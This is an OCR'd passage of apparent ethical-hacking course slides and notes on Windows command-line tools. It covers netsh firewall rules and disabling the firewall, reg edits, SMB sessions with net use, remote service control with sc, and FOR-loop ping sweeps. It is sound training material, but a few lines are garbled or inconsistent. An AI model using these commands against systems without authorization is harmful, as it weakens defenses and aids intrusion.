
```
C:\> netsh /?
```

You can run `netsh` either as a standalone command with all its options on a single line or as an interactive console shell. To invoke the shell, simply type **`netsh`**. Then, you can type any of its contexts (such as `firewall` or `interface`) and enter **`/?`** to get details within that context.

We'll zoom in on the `netsh advfirewall` configuration because it is so vital to us as penetration testers and ethical hackers. To view the complete settings of the firewall, including allowed inbound ports and programs allowed to speak on the network, you could run:

```
C:\> netsh advfirewall show allprofiles
```

Note that the `netsh` command shows only the settings of the built-in Windows firewall, not other third-party firewalls that may be installed on the system. The process for viewing the configuration of third-party firewalls is completely dependent on the particular package in use.



You can use netsh to alter the firewall's configuration as well. During a penetration test, such alterations should be made only when the Rules of Engagement specifically allow for them.

To configure the firewall to allow inbound traffic on a given port, you could use this command:

```
C:\> netsh advfirewall firewall add rule name="[Comment]" dir=in
action=allow remoteip=[yourIPaddress] protocol=TCP localport=[port]
```


Note that the command includes a custom scope that limits the source IP addresses that can access the system on this port. From a penetration testing perspective, this is a good idea because it lowers the chance of a bad guy attacker piggybacking in on our access to the target machine. The slide shows an example of allowing inbound TCP port 23, used by telnet, but only from a source machine of 10.10.10.10. You can delete the rule (while cleaning up after a project) using this command:

```
C:\> netsh advfirewall firewall del rule name="[Comment]"
```

Finally, you can disable the firewall entirely by using this command:

```
C:\> netsh advfirewall set allprofiles state off
```

Replacing "disable" with "enable" turns the firewall back on.



Most Windows settings are stored in the Registry so interacting with it from a command line is important to a penetration tester or ethical hacker working in Windows. The reg command allows for various kinds of read and write actions to and from the Registry. To read Registry keys, you could use the reg command as follows:

```
C:\> reg query [KeyName]
```

To change Registry keys, you could use the add functionality of the reg command. If the key and value already exist, the reg add command will overwrite it with our new value.

```
C:\> reg add [KeyName] /v [ValueName] /t [type] /d [Data]
```

To grab a series of settings from the Registry, such as all keys and values defined underneath a given Registry key, you could use reg export, as follows:

```
C:\> reg export [KeyName] [filename.reg]
```

It is a commonly observed convention to store these settings in a filename with a suffix of ".reg"; although that is optional. Any suffix will do.

To import Registry key settings from a reg file, you could use:\

```
C:\> reg import [filename.reg]
```

To make any of these commands work remotely, we prepend \\[MachineName] before the [KeyName]. Such remote Registry access does requires us to have an admin-level SMB session open.

Setting Up SMB Sessions

- Set up a session with a target:

```
C:\> net use \\[targetIP] [password]
  /u:[user]
```

  - If you don't provide a password, it will prompt you for one
- Mount a share on a target:


```
C:\> net use * \\[targetIP]\[share]
  [password] /u:[user]
```

  - Attaches to the next available file share, such as z:
  - Some versions of Windows require specifying the machine name before the user:

```
/u:[MachineName_or_Domain]\[user]
```

Network Pen Testing and Ethical Hacking 26

This page intentionally left blank.



SMB connections between Windows machines have an important limitation to keep in mind. If there is a connection from one machine to another with a given user account, you cannot open another SMB session to that same target machine as a different user. If you try, you get an error message, saying that "Multiple connections to a server or shared resource by the same user, using more than one user name, are not allowed."

This problem manifests itself when you have a connection (such as a mounted share) to a target as one user and then try to open another session with a different username on the same target. Penetration testers and ethical hackers often do this, as they try to move between different accounts with different access privileges on a target machine.

To sidestep this problem, you should drop a session as one user before trying to connect as another user. To drop a single session, you could use this command:


```
C:\> net use \\[targetIP] /del
```

If you want to drop all SMB sessions for your current user, you could run:

```
C:\> net use * /del
```

You will be prompted to verify that you are dropping all sessions. Press Y and Enter to make them all go away. To avoid the verification prompt, add a **/y** after the **/del** to your net use command, as in:

```
C:\> net use * /del /y
```



The Service Controller (sc) command lets accounts with administrator privileges interact with services, querying their status, activating them, and shutting them off. By default, the sc command interacts with services on the local machine. Alternatively, if it is invoked as `sc \\[targetIP]`, it can take effect on a remote Windows machine, provided that an SMB session was established with that machine using administrative credentials (for example, with the `net use` command as we've already discussed).

To list all services running on the local system, you could run:

```
C:\> sc query
```

That command shows only running services. To see all installed services, regardless of whether they are currently started, you could run:


```
C:\> sc query state= all
```

To run it against a remote system, you'd simply expand the command to:

```
C:\> sc \\[targetIP] query
```

To get details about a particular service's status, you could use:

```
C:\> sc qc [service_name]
```



In addition to reading the status of a service, the sc command can start or stop services as well. To start a service, you could run:


```
C:\> sc start [service_name]
```

Please note that if the service has a start_type of disabled in the output of `sc qc [service_name]`, you cannot start it until you first change it to a start type of demand (which is called "Manual" in the Services control panel GUI services.msc). You can make this change by typing:

```
C:\> sc config [service_name] start= demand
```

To stop a service, you could run:

```
C:\> sc stop [service_name]
```



As we've seen, the sc command enables you to interact with services, querying them, starting them, and stopping them. However, to interact with a particular service using sc, you need to know its service_name. For example, the built-in Windows telnet service can be helpful for penetration testers, but to start it using sc, you need to know what service_name Windows uses for it. To find out that name, you have a couple options. First, you could run the sc command, configured to show the status of all services, as follows:

```
C:\> sc query state= all
```

Look for the service that interests you in the long list (which you might want to paginate by piping it through the `more` command). When you find the service, look at its SERVICE_NAME. The Windows telnet service, for example, is called tlntsvr.


Another way to find this service name is to use the Services Control panel GUI. You can invoke this GUI on a machine where you have GUI control (such as a lab system or a box on which you've gotten VNC or RDP access) using this command:

```
C:\> services.msc
```

Then, look for the service that interests you. Right-click it and go to Properties. At the top of the Properties page, you see the Service name. Now that you know the service name, you can use sc to control it.

Alternatively, you can pull the name used for a service by sc via the Windows Management Instrumentation command-line tool, WMIC. You can specify a service using substring matches with the following syntax:

```
C:\> wmic service where (displayname like "%[whatever]%") get name
```




This is not a class on programming or scripting. We're not expecting you to be programmers for this class. For those of you who are, you are likely getting ideas for automating various aspects of the concepts we've covered in the course so far. For those who aren't programmers, don't worry, you do not need to be for this class.

That said, as a penetration tester or ethical hacker, sometimes iterating a command a large number of times over a set of entities such as lines in a file or numbers is helpful in scanning and exploitation. You can do that at the Windows command line by composing FOR loops. Windows supports numerous different kinds of FOR loops, but we'll look at two of the most common and powerful, those that are most likely to be used by a penetration tester or ethical hacker.

FOR /L loops can be used as counters, starting at a given number and incrementing by a given step, counting to another number. These simple loops can be immensely helpful in doing a given action repeatedly for a fixed number of times or iterating through a series of numbers (like network addresses).

FOR /F loops are far more sophisticated, offering options for iterating over a set of files, the contents of files, or the output of a command.



You can use FOR /L loops to create counters as follows:

```
C:\> for /L %i in ([start],[step],[stop]) do [command]
```

The %i is the variable you want to use as your incrementer. You could use any single letter name, but %i is a common convention. You can refer to the %i in the [command], and it will be replaced with the current value through the loop, starting at the [start] value, changing by [step] at each cycle through the loop, and going up to [stop] value. The [command] runs once each time through the loop. Note that the [start], [step], and [stop] values should be all integers. If they aren't, Windows truncates any decimal places, forcing them to behave as integers. Thus, the %i always takes the value of an integer in a FOR /L loop.

Now look at some examples. To implement a loop that runs forever (until a CTRL-C), printing Hello on the screen repeatedly, you could run:

```
C:\> for /L %i in (1,0,2) do echo Hello
```

This will run forever because it starts counting at 1 and counts in steps of zero until it reaches 2 (which should never happen). It's the equivalent of a UNIX or Linux while (true) loop.

To make a simple counter that goes from 1 to 255 in steps of 1, you could run:

```
C:\> for /L %i in (1,1,255) do echo %i
```

Note that we are counting from 1 to 255. Do those numbers sound familiar? Soon, we'll use this to iterate through network addresses.

Pausing in Loops and Turning Off Command Echo

- Let's pause for 4 seconds between each iteration:

```
C:\> for /L %i in (1,1,255) do echo %i & timeout /t
  4 /nobreak
```

- Run multiple commands:

```
[command1] & [command2]
```

- Run command1, and run command2 only if command1 succeeds without error:

```
[command1] && [command2]
```

- We usually don't want our command(s) displayed each time through the loop:
  - Prepend command with @ to turn off echoing of command

```
C:\> for /L %i in (1,1,255) do @echo %i & timeout
  /t 4 /nobreak
```

Network Pen Testing and Ethical Hacking 33

Sometimes, we don't want a loop to go as fast as possible. We want to pause it for N seconds before proceeding to the next cycle. We can do this by having our `do` clause run multiple commands, separated by an &, with one of the commands being a timeout command with a /t parameter of the number of seconds we want to wait. We can call timeout with a /nobreak option to prevent a user from pressing any key to stop our command from running. Of course, we don't want to see the output from the timeout command, so we throw that away in nul, as follows:

```
C:\> for /L %i in (1,1,255) do echo %i & timeout /t 4 /nobreak
```

Note that `[command1] & [command2]` will run command1 followed by command2. Alternatively, we could do `[command1] && [command2]`. With the &&, command2 will be executed only if command1 ran successfully. Otherwise command 2 will be ignored.


Although that's nice, its output is horribly ugly. Note that it is cluttered with several things. First, there are the echo and timeout commands displayed at each iteration through the loop. We can turn off this echoing of the commands by prepending each command with an @, as follows:

```
C:\> for /L %i in (1,1,255) do @echo %i & timeout /t 4 /nobreak
```

That looks a little better, but we still have more to clean up in the output.

for /L %i in (10,1,50) do @echo %i & @ping -n 1 10.10.10.%i | find "TT

↓
%j if want class B



To finish cleaning up our output, we can redirect unwanted standard output to nul, a file descriptor that will just drop anything sent to it. Thus, we can get rid of that ugly ping output and have our 4-second delayed counter with:

```
C:\> for /L %i in (1,1,255) do @echo %i & timeout /t 4 /nobreak > nul
```

Sometimes, unwanted cruft that is displayed on the screen doesn't come from Standard Output of a command, but instead comes from Standard Error. We can get access to Standard Error using a file descriptor handle of 2, which is synonymous with Standard Error, taking a command and directing its output to nul. So, if there were an error thrown by the command, we could do this to throw the error away:

```
[command] 2>nul
```

If we want to save the error messages, but not have them clutter our output, we can append them to a file with:

```
[command] 2>>errorfile.txt
```

And now for one of the most useful aspects of all output filtering. We often want to screen our output to only display lines with a given string in them, possibly indicating that success occurred or some other situation. We can pipe the output of our command through the `find` command looking for a specific string, indicated within "", as in:

```
| find "[string]".
```


To make output a little prettier, sometimes you may want to include a blank line, which can be done with the `echo.` command, with no space between the echo and the dot. To make a beep sound, you can enter **`echo CTRL-G`**, which is displayed on the screen as `echo ^G`.

A More Practical Example: FOR /L Ping Sweep

- Let's do a ping sweep of network range 10.10.10.1-255
- Run a ping of a machine we know is there and one that isn't there, so we can see how to differentiate our responses for the `find` string
- Then, we could use:

```
C:\> for /L %i in (1,1,255) do @ping -n 1 10.10.10.%i |
find "TTL"
```

  - We use "TTL" here instead of "Reply" because the system may display "Reply from [Gateway]: Destination host unreachable" when we can't reach a target.... TTL is a reliable indication of a ping response
- We could use one FOR loop with variable %i with an embedded FOR loop with %j to iterate through third octet and fourth octet

